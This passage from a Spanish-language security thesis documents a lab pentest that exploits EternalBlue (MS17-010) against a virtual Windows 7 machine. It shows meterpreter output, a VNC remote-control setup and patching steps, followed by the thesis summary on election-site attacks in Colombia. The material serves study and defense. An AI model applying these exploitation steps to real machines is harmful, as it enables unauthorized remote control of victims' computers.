[+] 192.168.0.29:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter >
```

Imagen 60 Resultado de ejecucion del exploit exitoso

Para demostrar que efectivamente fue posible acceder a la maquina se envían algunos comandos para reconocer el acceso a la maquina victima con sysinfo.

```
meterpreter > sysinfo
Computer        : PERSONAL-PC
OS              : Windows 7 (Build 7601, Service Pack 1, v.178).
Architecture    : x64
System Language : es_ES
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter >
```

Imagen 61 Evidencia de acceso remoto al equipo vulnerado

De la misma manera ejecutando el comando shell ya es posible acceder directamente a la ruta mas importante del sistema operativo. De esta manera la vulnerabilidad queda demostrada.




Imagen 62 Ejecucion de escritorio remoto exitoso contra equipo victima

Se busca la manera de acceder a la cámara web, pero no es posible por ser una maquina virtual




Imagen 63 Sin acceso a camara web

Como valor agregado al laboratorio realizado para demostrar las vulnerabilidades de Windows 7 se realizo una prueba adicional para obtener el control remoto del equipo a través del exploit eternal blue, pero utilizando una inyección de vnc.

Lo primero es tener listo el acceso al exploit y configurar la respectiva información que se requiere a través de options. Con la maquina victima previamente iniciada y lista para recibir el ataque se procede.




Imagen 64 Intento de ataque a traves de VNC

Se configura el RHOST que es el objetivo o la maquina victima.




Imagen 65 Preparacion de ataque ms17

Ahora se ejecuta el payload que ayudara a ejecutar la inyección del escritorio remoto hacia windows.

Imagen 66 Ejecucion de Payload

Se configura el LHOST que seria la maquina atacante ya que la idea es recibir el request que se hace directamente hacia la vulnerabilidad.




Imagen 67 Configuracion LHOST

Ahora se desactiva la opcion ViewOnly para poder tomar control total de la maquina.




Imagen 68 Configuracion de opcion ViewOnly

Aquí se demuestra que efectivamente el exploit fue exitoso y el acceso remoto fue logrado con vnc.




Imagen 69 Aplicacion de parche de prevencion de vulnerabilidades

Para realizar la actualización de esta vulnerabilidad, Microsoft desarrollo el parche respectivo teniendo en cuenta si es x64 o x86 el procedimiento para saberlo es el siguiente y realizar correctamente el parchado:

1. Lo primero será identificar que versión tiene el sistema operativo. Accediendo directamente a Equipo.




Imagen 70 Version de sistema operativo

2. Ahora seleccione la opción “Propiedades del Sistema




Imagen 71 Propiedades de sistema

3. Teniendo en cuenta la imagen anterior el Equipo tiene Sistema Operativo Windows 7 Home Premium junto con la versión de 64 bits.
4. Acceder a la página de Microsoft en la que se ha publicado la actualización a instalar: https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
5. Localizar la versión del sistema operativo del equipo donde se va a aplicar el parche y hacer clic en el enlace al parche de seguridad específico. Para este caso Windows 7 64 bit

Windows 7 for x64-based Systems Service Pack 1 (4012212) Security Only[1]	**Critical** Remote Code Execution	**Critical** Remote Code Execution	**Critical** Remote Code Execution	**Critical** Remote Code Execution	**Important** Information Disclosure	**Critical** Remote Code Execution	None

6. Se muestra la lista de descargas y se debe elegir la base 64 bits.

Imagen 72 Descarga de actualizaciones

7. Después de dar en descargar aparece una ventana nueva en la cual se encuentra el parche final a descargar.

Imagen 73 Descarga manual de parches

8. Finalmente, al descargar el parche este se instalará con un par de clics.

Anexo B Plantilla para la construcción del resumen de Analítica Especializado - RAE

Fecha de Realización:	15/07/2020
Programa:	Especializacion en Seguridad Informatica
Línea de Investigación:	Infraestructura tecnológica y seguridad en redes
Título:	Análisis de Vulnerabilidades Basado en Pentesting y Propuesta de Aseguramiento de un Escenario Simulado de la Infraestructura Física y Lógica para la Institución del Caso de Estudio Institución Registraduría Nacional
Autor(es):	Parra Diaz Javier
Palabras Claves:	Ciberdelincuente, DDoS, Ecommerce, Pentesting, Consultoria Informática.
Descripción:	El presente trabajo se desarrolla sobre el caso de estudio donde se mencionan dos aspectos importantes referentes a la prevención de la información y las vulnerabilidades informáticas que se detectaron sobre su infraestructura tecnológica realizando una simulación de física y lógica de la topología de red y recreando una serie de ataques propuestos que comúnmente

	se presentan sobre la mayoría de las empresas hoy en día.

Fuentes bibliográficas destacadas:

Acunetix. (2019). What is SQL Injection (SQLi) and How to Prevent It. Retrieved May 9, 2019, from 12 de Abril website: https://www.acunetix.com/websitesecurity/sql-injection/

Blogger. (2015). Geek Linux. Networking y Seguridad Informática. Retrieved May 9, 2019, from 4 de Diciembre website: http://geekslinuxchile.blogspot.com/

CEH. (2019). Las fases del Hacking Ético - Ethical Hack.

Juniper Networks. (2014). Session Cookie Spoofing - Technical Documentation - Support - Juniper Networks. Retrieved May 9, 2019, from 27 de Junio website: https://www.juniper.net/documentation/en_US/webapp5.5/topics/reference/w-a-s-session-cookie-spoofing.html

Acunetix. (2019). What is SQL Injection (SQLi) and How to Prevent It. Retrieved May 9, 2019, from 12 de Abril website: https://www.acunetix.com/websitesecurity/sql-injection/

Blogger. (2015). Geek Linux. Networking y Seguridad Informática. Retrieved May 9, 2019, from 4 de Diciembre website: http://geekslinuxchile.blogspot.com/

CEH. (2019). Las fases del Hacking Ético - Ethical Hack.

Juniper Networks. (2014). Session Cookie Spoofing - Technical Documentation - Support - Juniper Networks. Retrieved May 9, 2019, from 27 de Junio website: https://www.juniper.net/documentation/en_US/webapp5.5/topics/reference/w-a-s-session-cookie-spoofing.html

KaliDocs. (2017). What is Kali Linux? | Kali Docs. Retrieved May 9, 2019, from 03 de Septiembre website: https://docs.kali.org/introduction/what-is-kali-linux

Kris Garcia. (2015). Detectan vulnerabilidad en plataforma e-Commerce de eBay | América Retail. Retrieved May 9, 2019, from 23 de Abril website: https://www.america-retail.com/industria-y-mercado/detectan-vulnerabilidad-en-plataforma-e-commerce-de-ebay/

Mallelin Bolufe Chavez, & Maikel Menéndez Méndez. (2009). Ethical hacking: Test de intrusión. Principales metodologías (página 2) - Monografias.com. Retrieved May 9, 2019, from Mayo website: https://www.monografias.com/trabajos71/ethical-hacking-test-intrusion-metodologias/ethical-hacking-test-intrusion-metodologias2.shtml

MINTIC. (2009). Decretos de la protección de la información. Retrieved from https://www.mintic.gov.co/portal/604/articles-3705_documento.pdf

Montoya, J. (2017). Tipos de hackers y cómo diferenciarlos.

Palo Alto Networks. (2019). What is a denial of service attack (DoS)? - Palo Alto Networks. Retrieved May 9, 2019, from 24 de Julio website: https://www.paloaltonetworks.com/cyberpedia/what-is-a-denial-of-

service-attack-dos

Susana Galeano. (2016). El eCommerce hacking enciende las alarmas en 2015.

Wikipedia. (2013). Cross-site Scripting (XSS) - OWASP. Retrieved May 9, 2019, from 26 de Mayo website: https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)

Contenido del documento:	INTRODUCCIÓN La razón por la cual se pretende realizar este trabajo es debido a la necesidad identificada en el caso de estudio de prevenir los ataques de intrusión y hacking sobre los servicios web y por presentarse generalmente problemas en las infraestructuras de tecnología para el manejo lógico de la información, por esto teniendo en cuenta los dos escenarios que se proponen se analizara y gestionara las posibles vulnerabilidades de seguridad que pueden presentarse y evitarse, simulando escenarios de implementación que las empresas normalmente harían en cuanto a

	sistemas operativos, configuraciones y actualizaciones para realizar un exhaustivo análisis que deje en descubierto las posibles vulnerabilidades tanto de la red física y lógica, como de los servicios web. Se cuenta con las herramientas físicas, lógicas y los recursos humanos con la experiencia profesional y especializada para poder identificar cada una de las vulnerabilidades, proporcionando también las mejores prácticas a través de informes y pruebas de pentesting. Esto puede ser resuelto a través del presente proyecto que pretende evaluar y revisar el actual esquema físico y lógico del manejo de la información para empezar a mitigar parte por parte las vulnerabilidades que se detecten, así mismo plantear la acción de mejora preventiva basado en las estadísticas de efectividad de los ataques realizados. El desarrollar este trabajo traerá como beneficio el crecimiento en la formación para la prevención de la información de grandes

	empresas y la formación intelectual para proporcionarlos como servicios profesionales a diferentes entidades que requieran de estos servicios de consultoría. 11 PLANTEAMIENTO DEL PROBLEMA Para el caso de estudio presentado, encontramos que el escenario cuenta con 2 problemas comunes relevantes a los cuales están propensas las organizaciones y sobre las cuales se realizarán las tareas de pentesting y análisis forenses de la información para hallazgo de ataques realizados por parte de los hackers. Uno de los problemas de hacking comunes son los fraudes y manipulación de información para utilizarla a favor en decisiones importantes de compañías, comunidades o incluso de naciones (Elecciones presidenciales, empresariales, etc.) y también está la suplantación de la información (Defacement) que es otra de las tareas, la cual implica realizar

	una prueba de pentesting para identificar las vulnerabilidades más críticas y peligrosas dentro de un sistema web. Es indispensable evaluar el funcionamiento y la seguridad de dicho producto. Generalmente no se tiene muy en cuenta la forma en cómo se debe manejar la información y no hay una norma que estipule como debe manipularse la información por eso será importante también aplicar alguna norma de prevención de información "Aunque sí se detectó que hubo ataques de cierta envergadura, la experiencia nos enseña que hay que utilizar unos mecanismos de defensa necesarios para el blindaje de los sistemas, nadie puede evitar estos saboteos", manifestó el Registrador. El funcionario manifestó que se tomaron las medidas de seguridad informática y dijo que el riesgo de este tipo de ataques es algo latente: "cuando hay votaciones siempre tenemos que

	tener en cuenta el riesgo de ataques de hacker", manifestó.7 También se sabe que cada ataque por los hackers no se limita a 10 o 20 ataques, sino que la ola de intentos de intrusión en cada ataque es 2000 en adelante, como también los medios de comunicación lo manifiestan. “Durante la jornada electoral en Colombia, que busca definir el próximo presidente, se han registrado 3.000 intentos de sabotear las páginas web de la y el Consejo Nacional Electoral (CNE). En los pasados comicios de Congreso del 11 de marzo hubo en total 59.000 intentos. Hace 72 horas, varios hackers con IP en México intentaron modificar el contenido de la página de la, según pudo constatar El Tiempo.

7 Registraduría confirmo ataque hacker durante elecciones, [En línea], En: Noticias RCN, Junio 16 del 2014 Recuperado de: https://noticias.canalrcn.com/nacional-elecciones/registraduria-confirmo-ataque-hacker-durante-elecciones

	Por ello, esta mañana hubo demoras al ingreso de la web." (Tomado textualmente de: http://www.elcolombiano.com/tecnologia/hay-hackers-buenos-malos-y-de-colores-KA6534509)8 El problema de todo esto repercute puntualmente siempre en que los ataques mayormente se presentan para las épocas de las elecciones, además la mayor parte del tiempo están siendo evaluados por analistas externos que solo buscan causar el fraude en la información o también obtener dicha información para chantajear o incluso publicarla libremente, lo cual evidentemente se considera como un delito grave. Hoy es más común el problema de los ataques, intrusiones y las vulnerabilidades que

8 de Colombia sufrió mas de 3000 ataques cibernéticos durante las elecciones, [En Línea], En: Infobae, 27 de Mayo de 2018, Recuperado de: https://www.infobae.com/america/colombia/2018/05/27/la-registraduria-nacional-de-colombia-sufrio-mas-de-3-000-intentos-de-ataques-ciberneticos-durante-las-elecciones-presidenciales/

	se presentan en las plataformas tipo web o de manejo de información sensible, debido a la cantidad de recursos y desarrollos que se realizan diariamente. “Luego de que el pasado 20 de julio, Anonymous tomara el control de la cuenta oficial del presidente Juan Manuel Santos en la red social Facebook, la del expresidente Álvaro Uribe en Twitter, páginas del Ministerio de Defensa y de la Policía Nacional este martes el grupo de hackers se atribuyó otro ataque a portales colombianos. En esta ocasión, las páginas oficiales afectadas fueron las del Ministerio del Interior y de Justicia, de la Presidencia y el Departamento Administrativo de Seguridad (DAS), así como la web del Partido de la U. El objetivo del ciberataque obedece a una campaña de protesta en contra de la censura que, impuesta por las

	autoridades colombianas, según hizo saber el grupo Anonymous desde su cuenta en Twitter. El ataque consiste en una denegación de servicio a distintos sitios gubernamentales. Los ataques por denegación de servicio (DoS por sus siglas en inglés) pueden saturar, por ejemplo, el servidor de un sitio web con múltiples solicitudes simultáneas con el fin de colapsarlo e impedir el acceso de sus usuarios. Según la compañía de seguridad informática Eset, este tipo de acciones ha estado repercutiendo a lo largo de toda Latinoamérica y en particular, esta operación denominada #OpDefensa como lo publicó el grupo en su cuenta de Twitter, busca la ausencia de la censura en los medios de comunicación masiva. “La OpDefensa en concreto es en protesta por el cierre de varias páginas de redes sociales de Anonymous Iberoamérica, así

	como el cierre de los perfiles de varios de los administradores y usuarios como represalia a nuestras protestas realizadas el día 20 de julio", según manifestó este grupo de hackers en su blog. El grupo habría dado a conocer los motivos de su operación a través de un video publicado en YouTube, en el marco del día de la independencia de Colombia."9 Por lo tanto: ¿Cómo identificar, proteger y prevenir ataques en plataformas tecnológicas críticas y que administran información sensible haciendo uso de las técnicas de pentesting y análisis de vulnerabilidades para proponer un plan de aseguramiento que evite que la información pueda ser comprometida? 12 JUSTIFICACIÓN

9 Anonymous vuelve a atacar páginas web colombianas, [En línea]. En: Periódico Dinero.enero,5, 2016., 1 p. Recuperado de: https://www.elespectador.com/tecnologia/anonymous-vuelve-atacar-paginas-web-colombianas-articulo-288979

	La razón por la cual se pretende realizar este proyecto es debido a la necesidad que tiene la empresa CAPSULE CORP S.A.S de prevenir los ataques de hacking que puedan afectar su producto cuando se distribuya todos los clientes, por esta razón la empresa NAMEKUSE Ltda. Como organización de apoyo para consultorías de seguridad informática realizará las pruebas de pentesting necesarias realizando los ataques de hacking para demostrar las vulnerabilidades actuales en un ambiente virtualizado de pruebas. NAMEKUSE Ltd cuenta con las herramientas físicas, lógicas y los recursos humanos con la experiencia para poder realizar cada una de las tareas que permitan detectar las vulnerabilidades, proporcionando también las mejores prácticas a través de informes. Esto puede ser resuelto a través del presente proyecto aplicado.

El desarrollar este trabajo traerá como beneficio el crecimiento en la formación para la prevención de la información de grandes empresas y la formación intelectual para proporcionarlos como servicios profesionales a diferentes entidades que requieran de estos servicios de consultoría.

13 OBJETIVOS

13.1 OBJETIVO GENERAL

Aplicar técnicas y tácticas de análisis de vulnerabilidades en entornos controlados para el diseño de estrategias de aseguramiento basados en normas y buenas prácticas de seguridad.

13.2 OBJETIVOS ESPECÍFICOS

- Realizar análisis de pentesting a una infraestructura de red y servicios web para identificar posibles vulnerabilidades

	y causas de acceso no autorizado a la información. • Realizar el análisis de vulnerabilidades identificadas en el caso de estudio para identificar su impacto y posibles soluciones. • Proponer soluciones técnicas para evitar riesgos de hacking sobre los sistemas web y sobre la infraestructura tecnológica que continuamente permitan mejorar de forma positiva el manejo de la información. • Presentar un informe detallado del resultado de hallazgos y sugerencias de mejora tanto en hardware como software incluso a nivel administrativo incluyendo herramientas y procedimientos seguros para el control de la información. 14 MARCO REFERENCIAL 14.1 MARCO TEÓRICO

	14.1.1 Antecedentes Históricos y Origen de los Hackers Los últimos 2 años es cuando más se han triplicado la intrusión a las computadoras. ¿Por qué quieren tener acceso a su información? ¿Que datos importantes puede alojar? Todos pueden generalmente preguntarse lo mismo y aún más si las actividades que regularmente se realizar dentro de la computadora es para abrir documentos de texto y hacer presentaciones y de vez en cuando hacer una que otra transacción. Pues está claro que para los hackers toda actividad y tarea es importante y puede ser la oportunidad perfecta para poder acceder a información más importante que un documento. Es por esa razón que es tan importante conocer a los hackers y sus actividades. Las empresas ahora son mucho más atacadas que hace 20 años, hoy es más

	frecuente estos eventos que finalmente no son informados por las mismas empresas para prevención con el fin de evitar mala publicidad. No todos los hackers tienen intenciones de dañar e irrumpir los sistemas para robar datos, hay otros que trabajan en pro de mejorar la seguridad y ayudar a evitar grandes daños en las empresas e incluso en los sectores públicos. Es difícil determinar la psicología del hacker y la razón por la cual quiere dañar o tomar información privada, pero si se sabe que el impulso de querer lograr lo ilícito es un anhelo de la mayoría de las personas hoy en día. 14.1.2 Definición de Seguridad Informática La seguridad informática es una disciplina que está encargada de proteger la integridad y privacidad de la información almacenada en un sistema informático. 14.1.3 Piratas Informáticos El termino de pirata informático es una

